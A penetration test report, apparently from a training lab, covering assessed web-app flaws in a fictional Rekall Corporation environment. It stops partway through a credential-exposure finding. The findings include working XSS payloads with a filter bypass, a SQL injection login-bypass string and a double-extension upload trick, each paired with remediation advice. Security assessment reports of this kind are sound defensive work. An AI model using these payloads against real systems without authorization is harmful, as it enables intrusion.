




Cybersecurity

Penetration Test Report



Rekall Corporation

Dtureo Security Services, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Corporation Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Table of Contents	3
Contact Information	5
Document History	5
Introduction	6
Assessment Objective	6
Penetration Testing Methodology	7
Reconnaissance	7
Identification of Vulnerabilities and Services	7
Vulnerability Exploitation	7
Reporting	7
Scope	8
Executive Summary of Findings	9
Grading Methodology	9
Summary of Strengths	9
Summary of Weaknesses	10
Executive Summary	11
Summary Vulnerability Overview	12
Vulnerability Findings	14
First penetration test findings	14
Reflected XSS - Flag 1	14
Reflected XSS advanced - Flag 2	15
Sensitive data exposure - Flag 4	16
Local File Inclusion (LFI) - Flag 5	16
LFI (Advanced) - Flag 6	17
SQL Injection - Flag 7	18
Sensitive data exposure - Flag 8	19
Sensitive data exposure - Flag 9	20
Command injection - Flag 10	21
Command injection (advanced) - Flag 11	22
Brute force attacks - Flag 12	22
PHP injection - Flag 13	23
Session management - Flag 14	24
Directory traversal - Flag 15	25
Second penetration test findings	27
Open-source exposed data - Flag 1	27
Ping totalrekall.xyz - Flag 2	28
Open-source exposed data - Flag 3	28
Nessus scan - Flag 6	29
RCE exploit Apache Tomcat - Flag 7	30
Shellshock- Flag 8	31

Additional findings in host - Flag 9	32
RCE exploit Struts - Flag 10	33
RCE exploit Drupal - Flag 11	34
SSH user - Flag 12	36
Third penetration test findings	38
Totalrekall GitHub page - Flag 1	38
Nmap scan FTP - Flag 3	38
Nmap scan SLMAIL- Flag 4	39
Scheduled task - Flag 5	41

Contact Information

Company Name	Dtureo Security Services, LLC
Contact Name	Daniel Tureo
Contact Title	Penetration Tester
Contact Phone	813 143 0432
Contact Email	dtureo@dss.com.au

Document History

Version	Date	Author(s)	Comments
001	29/06/2023	Daniel Tureo	v0.1
002	16/07/2023	Daniel Tureo	v0.2

Introduction

In accordance with Rekall's policies, Dtureo Security Services, LLC (henceforth known as DSS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on Rekall's network segments by DSS during June of 2023.

For the testing, DSS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

DSS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

DSS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Nessus.

Identification of Vulnerabilities and Services

DSS uses custom, private, and public tools such as Metasploit, Nessus, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

DSS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.0/24 172.22.117.0/24 *.totalrekall.xyz	Rekall internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positive aspects highlight the successful prevention, detection, or denial of various attack techniques and tactics. Some of the strengths observed include:

- Effective Incident Response: The organization's incident response protocols proved efficient, allowing for timely detection and mitigation of security incidents, minimizing potential damage.
- System Patching and Updates: Rekall demonstrated a consistent approach to system patching and updates, reducing the risk of known vulnerabilities being exploited.
- Security Awareness Training: Employees exhibited a strong understanding of security best practices, reflecting the success of the organization's security awareness training program.
- Regular Security Audits: Rekall's proactive approach to conducting regular security audits ensured vulnerabilities were identified and addressed promptly, reducing the attack surface.

Summary of Weaknesses

During the penetration test, DSS identified several critical vulnerabilities across the network. These weaknesses pose a significant risk and demand immediate attention to prevent potential exploitation. The vulnerabilities encompass a range of issues, including:

- XSS, SQL, and PHP Injections: These code injections expose the application to malicious scripts and unauthorized database access, jeopardizing data integrity and user privacy.
- Sensitive Data Exposure: Information such as login credentials and sensitive website details were found publicly accessible, potentially leading to data breaches and unauthorized access.
- Local File Inclusion (LFI): LFI vulnerabilities enable attackers to upload and execute arbitrary PHP files, posing a direct threat to the system's security.
- Command Injection: The vulnerabilities allow attackers to execute malicious commands on the system, potentially leading to unauthorized access and data manipulation.
- Brute Force Attack: Weak password policies allow attackers to systematically guess passwords, granting unauthorized access to accounts and compromising system security.
- Session Management Weakness: Poor session management enables unauthorized users to gain access to privileged information and user accounts.
- Directory Traversal: The vulnerability enables attackers to access sensitive files and directories, risking data exposure and unauthorized modification.
- Nessus / Nmap Scans: Vulnerabilities identified through scanning tools indicate potential entry points for attackers.
- Remote Code Execution (RCE) Exploits: These exploits allow attackers to execute arbitrary code on the target system, leading to complete compromise.
- Scheduled Task Vulnerabilities: Poorly configured scheduled tasks expose the system to potential manipulation and unauthorized access.

These vulnerabilities demand immediate remediation through patching, secure configuration, and regular security audits. By addressing these weaknesses proactively, the organization can strengthen its security posture and mitigate the risks of potential cyberattacks.

Executive Summary

The penetration test on Rekall's environment uncovered critical vulnerabilities and identified strengths in its cybersecurity defenses. Web applications, Linux and Windows OS, and network infrastructure were assessed, revealing numerous weaknesses such as XSS, SQL Injection, LFI, Command Injection, Brute Force Attacks, and PHP Injection. Additionally, sensitive data exposure and session management issues were detected.

Popular programs like Nessus, Nmap, and Metasploit and also OSINT tools were instrumental in identifying vulnerabilities and exploiting weaknesses, showcasing the potential impact of these security gaps.

Despite the vulnerabilities, Rekall demonstrated strengths in its proactive incident response, regular security audits, software updates and patches, robust network perimeter, advanced endpoint protection, efficient access controls, and employee security awareness.

To mitigate risks and enhance security, Rekall should prioritize patching critical vulnerabilities, implement secure coding practices, and strengthen access controls. Regular security audits and network monitoring are essential to proactively identify emerging threats. Additionally, investing in employee security awareness training and prompt system patching will bolster their cybersecurity posture and prevent future attacks. Continuous vigilance and proactive security measures are crucial in the ever-evolving threat landscape.

Summary Vulnerability Overview

Vulnerability - Host	Type	Severity
Reflected XSS - 192.168.14.35/Welcome.php	Web App	High
Reflected XSS Advanced - 192.168.14.35/Memory-Planner.php	Web App	High
Sensitive data exposure - 192.168.14.35/About-Rekall.php	Web App	Low
Local File inclusion (LFI) - 192.168.14.35/Memory-Planner.php	Web App	Critical
LFI (Advanced) - 192.168.14.35/Memory-Planner.php	Web App	Critical
SQL Injection - 192.168.14.35/Login.php	Web App	Critical
Sensitive data exposure - 192.168.14.35/Login.php	Web App	High
Sensitive data exposure - 192.168.14.35/robots.txt	Web App	Medium
Command injection - 192.168.14.35/networking.php	Web App	Critical
Command injection (advanced) - 192.168.14.35/networking.php	Web App	Critical
Brute force attacks - 192.168.14.35/networking.php	Web App	Critical
PHP injection - 192.168.14.35/souvenirs.php	Web App	Critical
Session management - 192.168.14.35/admin_legal_data.php	Web App	Critical
Directory traversal - 192.168.14.35/disclaimer.php	Web App	Critical
Open-source exposed data - totalrekall.xyz	Linux OS	Low
Ping totalrekall.xyz - 3.33.130.190	Linux OS	Low
Open-source exposed data - Certificates for totalrekall.xyz	Linux OS	Low
Nessus scan - 192.168.13.12	Linux OS	Critical
RCE exploit Apache Tomcat - 192.168.13.10	Linux OS	Critical
Shellshock - 192.168.13.11	Linux OS	Critical
Additional findings in host - 192.168.13.11	Linux OS	Critical
RCE exploit Struts - 192.168.13.12	Linux OS	Critical
RCE exploit Drupal - 192.168.13.13	Linux OS	Critical
SSH user - 192.168.13.14	Linux OS	Critical
Totalrekall GitHub page - github.com/totalrekall	Windows OS	Medium
Nmap scan FTP - 172.22.117.20	Windows OS	Medium
Nmap scan SLMAIL - 172.22.117.20	Windows OS	Critical
Scheduled task - 172.22.117.20	Windows OS	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	192.168.13.10 (Linux) 192.168.13.11 (Linux) 192.168.13.12 (Linux) 192.168.13.13 (Linux) 192.168.13.14 (Linux) 172.22.117.10 (Windows) 172.22.117.20 (Windows) 3.33.130.190 (Web server) 192.168.14.35 (Website)
Ports	21 22 25 80 110 8080 4444


Exploitation Risk	Total
Critical	18
High	3
Medium	3
Low	4
Informational	0

Vulnerability Findings


First penetration test findings

Vulnerability	Findings
Title	Reflected XSS - Flag 1
Type	Web App
Risk	High
Description	XSS vulnerability found in Welcome.php. This script was used to reveal the issue "<script>alert('Hello World')</script>".
Founded in or affected host	http://192.168.14.35/Welcome.php
Remediation / Recommendation	Input validation and output encoding techniques should be implemented in the application code to properly sanitize user-supplied data and prevent the execution of arbitrary code.
Images	 

Vulnerability	Findings
Title	Reflected XSS advanced - Flag 2
Type	Web App
Risk	High
Description	Similar to the previous vulnerability, but in this case there is a input validation which looks and removes the word "script" only. To exploit this vulnerability a script like this was used "<SCRIPtscrIpTt>alert('Hello world')</SCRIPtscrIpTt>".
Founded in or affected host	http://192.168.14.35/Memory-Planner.php
Remediation / Recommendation	A more robust input validation and output encoding approach should be implemented. The validation should consider various bypass techniques and properly sanitize user-supplied input to prevent the execution of any arbitrary code.
Images	 

Vulnerability	Findings
Title	Sensitive data exposure - Flag 4
Type	Web App
Risk	Low
Description	Command curl -v to http://192.168.14.35/About-Rekall.php Shows on the header important information about the website
Founded in or affected host	http://192.168.14.35/About-Rekall.php
Remediation / Recommendation	It is recommended to review and modify the server configuration or application settings to ensure that sensitive information is not exposed in the response headers. This may involve adjusting server configurations or modifying the application code to sanitize or obfuscate sensitive details.
Images	

Vulnerability	Findings
Title	Local File Inclusion (LFI) - Flag 5
Type	Web App
Risk	Critical
Description	It is possible to upload any PHP file to the server, in a box with a description only for upload images. Once uploaded, the PHP files can be accessed and executed on the server, enabling them to carry out various malicious activities.
Founded in or affected host	http://192.168.14.35/Memory-Planner.php


Remediation / Recommendation	Strict input validation and security controls should be implemented during the file upload process. The server should only accept specific file types (images) and reject all other file types, especially executable files like PHP. Additionally, file permissions and access controls should be set properly to prevent unauthorized execution of files.																																																
Images	 <p>The top image shows a file selection dialog with the following file list:</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Size</th> <th>Type</th> <th>Modified</th> </tr> </thead> <tbody> <tr> <td>administrator.php</td> <td>33 bytes</td> <td>Program</td> <td>Mon</td> </tr> <tr> <td>Desktop</td> <td></td> <td></td> <td>16 Mar 2022</td> </tr> <tr> <td>Documents</td> <td></td> <td></td> <td>3 Mar 2022</td> </tr> <tr> <td>Downloads</td> <td></td> <td></td> <td>2 Mar 2022</td> </tr> <tr> <td>file2</td> <td>0 bytes</td> <td>Text</td> <td>8 Feb 2022</td> </tr> <tr> <td>file3</td> <td>0 bytes</td> <td>Text</td> <td>8 Feb 2022</td> </tr> <tr> <td>flag3.txt</td> <td>32 bytes</td> <td>Text</td> <td>Mon</td> </tr> <tr> <td>flag6</td> <td>33 bytes</td> <td>Text</td> <td>Mon</td> </tr> <tr> <td>hashflag1.txt</td> <td>38 bytes</td> <td>Text</td> <td>Mon</td> </tr> <tr> <td>LinEnum.sh</td> <td>46.6 kB</td> <td>Program</td> <td>19 Aug 2021</td> </tr> <tr> <td>Musir</td> <td></td> <td></td> <td>11 Mar 2021</td> </tr> </tbody> </table> <p>The bottom image shows a web application titled "REKALL CORPORATION" with the URL 192.168.14.35/Memory-Planner.php. The page has a large "R" logo and the text "Choose your Adventure by uploading a picture of your dream adventure!". It includes a file upload form with a "Browse..." button and a "Upload Your File!" button. A success message at the bottom states: "Your image has been uploaded here. Congrats, flag 5 is mmssd73g".</p>	Name	Size	Type	Modified	administrator.php	33 bytes	Program	Mon	Desktop			16 Mar 2022	Documents			3 Mar 2022	Downloads			2 Mar 2022	file2	0 bytes	Text	8 Feb 2022	file3	0 bytes	Text	8 Feb 2022	flag3.txt	32 bytes	Text	Mon	flag6	33 bytes	Text	Mon	hashflag1.txt	38 bytes	Text	Mon	LinEnum.sh	46.6 kB	Program	19 Aug 2021	Musir			11 Mar 2021
Name	Size	Type	Modified																																														
administrator.php	33 bytes	Program	Mon																																														
Desktop			16 Mar 2022																																														
Documents			3 Mar 2022																																														
Downloads			2 Mar 2022																																														
file2	0 bytes	Text	8 Feb 2022																																														
file3	0 bytes	Text	8 Feb 2022																																														
flag3.txt	32 bytes	Text	Mon																																														
flag6	33 bytes	Text	Mon																																														
hashflag1.txt	38 bytes	Text	Mon																																														
LinEnum.sh	46.6 kB	Program	19 Aug 2021																																														
Musir			11 Mar 2021																																														

Vulnerability	Findings
Title	LFI (Advanced) - Flag 6
Type	Web App
Risk	Critical
Description	Similar to the previous vulnerability, but there is some input validation for the ".jpg" file. It was only necessary to modify a file to ".jpg.php" to pass over that basic validation.
Founded in or affected host	http://192.168.14.35/Memory-Planner.php
Remediation / Recommendation	Similar to the previous case, Flag 5 .

Images

The top part of the image shows a file browser window titled "File Upload" with a list of files. The file "administrator.jpg.php" is selected. The bottom part shows a web browser window for "Memory_Planner.php" at the URL "http://192.168.14.35/Memory_Planner.php". The page has a red header with the "REKALL CORPORATION" logo. Below the header, there is a section with three circular images of mountains. A pink banner in the center says "Choose your location by uploading a picture". Below this, there is a file upload form with a button labeled "Upload Your File". A success message at the bottom states: "Your image has been uploaded here. Congrats, flag 6 is id8skd62hdd".

Vulnerability	Findings
Title	SQL Injection - Flag 7
Type	Web App
Risk	Critical
Description	In the password field, 'admin' OR '1' = '1 was used as a payload. This vulnerability allows the attacker to manipulate the SQL query executed by the application.
Founded in or affected host	http://192.168.14.35/Login.php
Remediation / Recommendation	To address this vulnerability, the application's code must be updated to use parameterized queries or prepared statements to handle user inputs safely. Proper input validation and sanitization techniques should be applied to prevent malicious SQL code injection.

Images	
--------	--

Vulnerability	Findings
Title	Sensitive data exposure - Flag 8
Type	Web App
Risk	High
Description	Using Burp on http://192.168.14.35/Login.php it was possible to visualize login credentials. This is considered sensitive information, is not properly protected and can be viewed by unauthorized individuals. Clearly they were admin credentials. Unauthorized access to administrator accounts can lead to significant data breaches
Founded in or affected host	http://192.168.14.35/Login.php
Remediation / Recommendation	Similar as for Flag 4 , sensitive data must be identified beforehand and not expose it to the public. In this case, a revision of the file Login.php would be highly recommended.

Images

Burp Suite Community Edition v2021.10.3 - Temporary Project

Host: http://192.168.14.35 URL: /Login.php Params: Status: 200 Length: 8916 MIME type: HTML Title: Login Comment: Time requested: 02:50:32 17-Nov-2021

Request Response INSPECTOR

Protocol: HTTP/2 ATTRIBUTES VALUE

Method: GET Path: /Login.php

Request Cookies (2)

Request Headers (5)

Response Headers (7)

Selected Text:

```

<form action="/Login.php" method="POST">
    <input type="text" id="login" name="login" size="20" />
    <br />
    <input type="password" id="password" name="password" size="20" />
    <br />
    <input type="submit" name="submit" value="Submit" background-color="black" color="white" />

```

REKALL CORPORATION

Enter your Administrator credentials!


Login: dougquaid

